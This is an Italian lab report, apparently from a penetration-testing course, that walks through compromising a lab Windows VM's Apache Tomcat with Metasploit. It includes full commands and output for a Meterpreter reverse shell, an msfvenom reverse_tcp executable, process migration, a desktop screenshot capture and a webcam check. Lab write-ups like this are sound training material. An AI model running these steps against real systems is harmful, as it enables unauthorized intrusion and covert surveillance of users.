
Report giorno 5

Obiettivo: Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni: 1) Se la macchina target è una macchina virtuale oppure una macchina fisica ; 2) le impostazioni di rete della macchine target ; 3) se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.


Requisiti giorno cinque:

- IP Kali Linux: 192.168.200.100
- IP Windows: 192.168.200.200
- Listen port (payload option): 777

Descrizione screen 1: Nella seguente slide possiamo notare il comando ip a che ci conferma che la nostra configurazione manuale della rete sia andata a buon fine, infatti vediamo che il nostro ip della Kali è 192.168.200.100 quindi il primo requisito è stato rispettato.




Descrizione screen 2: Il comando ip ci mostra perfettamente l'ip della windows che in precedenza abbiamo configurato, si nota che il secondo requisito è stato rispettato con successo perché l'ip di windows corrisponde a quella della traccia ovvero 192.168.200.200




Descrizione screen 3: Nella terza slide vediamo che è stato attivato il programma nessus, che inserendo l'ip della Windows ci fa uno scan di tutte le vulnerabilità legate alla macchina.

Descrizione screen 4: Dopo il processo di scanning delle vulnerabilità, vediamo che il programma ci dice i risultati richiesti, quindi abbiamo la conferma che c'è una vulnerabilità Apache Tomcat.

Descrizione screen 5: Accediamo al sito della macchina windows nella porta dove gira il servizio tomcat.




Descrizione screen 6: Facciamo un **nmap -sV -8080 192.168.200.200** per vedere se lo stato della porta sta in OPEN



Descrizione screen 7: Con il comando msfconsole avviamo una sessione msf e cerchiamo il modulo tomcat con search tomcat.

Descrizione screen 8: Il modulo exploit /multi/http/tomcat_mgr_upload è quello che andremmo ad usare.



Descrizione screen 9:

- Use 18 = ci fa usare il modulo scelto
- Set RHOST 192.168.200.200= settiamo il RHOSTS con l'ip della windows
- Options= vediamo le opzioni fornite dal modulo 18

```
msf > use 18
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.200.200
RHOST => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4
   RHOSTS        192.168.200.200  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Descrizione screen 10:

- Set Http Password= fa settare la password
- Set Http Username= fa settare lo username
- Set LPORT= ci fa scegliere la porta, noi mettiamo come porta 7777 così rispettiamo anche il terzo requisito.

```
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
```

Descrizione screen 11:

- Set payload= scegliamo il payload java/meterpreter/reverse_tcp

```
msf exploit(multi/http/tomcat_mgr_upload) > set  payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  password         no        The password for the specified username
   HttpUsername  admin            no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]. Supp
   RHOSTS        192.168.200.200  yes       The target host(s), see https://docs.metasploit.com/docs/using-met
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will b
   VHOST                          no        HTTP server virtual host
```

Descrizione screen 12: Facciamo exploit per avviare il tutto e otteniamo la sessione meterpreter.

```
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying ItBCviQjo7Nc8f3u59cCAa6...
[*] Executing ItBCviQjo7Nc8f3u59cCAa6...
[*] Undeploying ItBCviQjo7Nc8f3u59cCAa6 ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:50582) at 2025-11-11 08:28:34 -0600

meterpreter >
```

Descrizione screen 13:


- Getuid = dice il server username che è DESKTOP-9K104BT$
- Sysinfo = dà delle informazioni l'architettura e il sistema di linguaggio
- run= avviamo il post/windows/gather/checkvm

```
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying ItBCviQjo7Nc8f3u59cCAa6...
[*] Executing ItBCviQjo7Nc8f3u59cCAa6...
[*] Undeploying ItBCviQjo7Nc8f3u59cCAa6 ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:50582) at 2025-11-11 08:28:34 -0600

meterpreter > getuid
Server username: DESKTOP-9K104BT$
meterpreter > sysinfo
Computer        : DESKTOP-9K104BT
OS              : Windows 8 6.2 (amd64)
Architecture    : x64
System Language : it_IT
Meterpreter     : java/windows
meterpreter > run post/windows/gather/checkvm
[!] SESSION may not be compatible with this module:
[!]  * unloadable Meterpreter extension: stdapi_railgun
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter >
```

Descrizione screen 14 e 15:

Per fare lo screenshot le cose si complicano dato che tomcat è un servizio e quando il payload o l'agente gira come servizio non ha accesso al desktop grafico dell'utente interattivo da come vediamo infatti se proviamo a fare lo screenshot vediamo solo uno schermo nero.

```
meterpreter > screenshot
Screenshot saved to: /home/lorenzo/aVpUvvOJ.jpeg
```



Descrizione screen 16:

Allora pensiamo a come entrare in una sessione da utenti così che saremmo in grado di fare il nostro screenshot.

Così creiamo un payload malevolo con msfvenom che quanto avviato invia la sessione dell'utente a un host che sta in ascolto a una determinata posta in questo caso la 7777.

```
└─ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=7777 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
```

Descrizione screen 17:
Una volta creato con “upload” lo carichiamo nella windows dalla meterpreter

```
meterpreter > upload /tmp/shell.exe C:\\Users\\Public\\shell.exe
[*] Uploading  : /tmp/shell.exe -> C:\Users\Public\shell.exe
[*] Uploaded -1.00 B of 7.00 KiB (-0.01%): /tmp/shell.exe -> C:\Users\Public\shell.exe
[*] Completed  : /tmp/shell.exe -> C:\Users\Public\shell.exe
```

Descrizione screen 18:

Avviamo un exploit multi/hendler che sia in ascolto nella porta 7777


```
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT     7777             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Descrizione screen 19:
Dalla shell del meterpreter eseguiamo il payload


```
meterpreter > shell
Process 2 created.
Channel 5 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\tomcat7>C:\\Users\\Public\\shell.exe
C:\\Users\\Public\\shell.exe

C:\tomcat7>C:\\Users\\Public\\shell.exe
C:\\Users\\Public\\shell.exe

C:\tomcat7>exit
exit
```

Descrizione screen 20:
E vediamo che dal multi/hendler parte una nuova sessione


Descrizione screen 21:
Vediamo però che aprendo la shell siamo comunque su tomcat.



Descrizione screen 22:
Apriamo la lista dei processi e cerchiamo un processo che potrebbe darci l'accesso da utente



Descrizione screen 23:
Vediamo che c'è un processo di powershell allora facciamo migrate "2856" che sarebbe il pid del processo che ci serve.



Descrizione screen 24:

Se ora apriamo la shell vediamo che siamo dentro C:\Users\user

```
meterpreter > shell
Process 3252 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user>screenshot
```

Descrizione screen 25:

Quindi siamo dentro la powershell con una sessione da utente quindi eseguiamo il codice per fare uno screenshot da powershell.


```
C:\Users\user>powershell -c "Add-Type -AssemblyName System.Windows.Forms;$screen=[System.Windows.Forms.Screen]::PrimaryScreen.Bounds;$bmp=New-Object System.Drawing.Bitmap $screen.Width,$screen.Height;$graphics=[System.Drawing.Graphics]::FromImage($bmp);$graphics.CopyFromScreen($screen.Location,[System.Drawing.Point]::Empty,$screen.Size);$bmp.Save('screen.png')"
powershell -c "Add-Type -AssemblyName System.Windows.Forms;$screen=[System.Windows.Forms.Screen]::PrimaryScreen.Bounds;$bmp=New-Object System.Drawing.Bitmap $screen.Width,$screen.Height;$graphics=[System.Drawing.Graphics]::FromImage($bmp);$graphics.CopyFromScreen($screen.Location,[System.Drawing.Point]::Empty,$screen.Size);$bmp.Save('screen.png')"
```

Descrizione screen 25 e 26:

Con exit torniamo nella meterpreter e lo scarichiamo

```
meterpreter > download screen.png
[*] Downloading: screen.png -> /home/lorenzo/screen.png
[*] Downloaded 846.71 KiB of 846.71 KiB (100.0%): screen.png -> /home/lorenzo/screen.png
[*] Completed  : screen.png -> /home/lorenzo/screen.png
meterpreter >
```

Ed ecco qui il nostro screenshot



Descrizione screen 27:

Infine vediamo se ci sono webcam ma essendo una macchina virtuale non ce ne sono presenti.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Conclusione

L’esercitazione ha mostrato chiaramente come un servizio vulnerabile esposto (Tomcat) possa permettere a un attaccante di ottenere una sessione remota e raccogliere informazioni sensibili dal sistema target. La scansione con Nessus ha fornito la mappatura delle vulnerabilità e ha guidato l’attività di exploitation in laboratorio; la sessione Meterpreter ha confermato la compromissione e ha permesso di raccogliere le evidenze richieste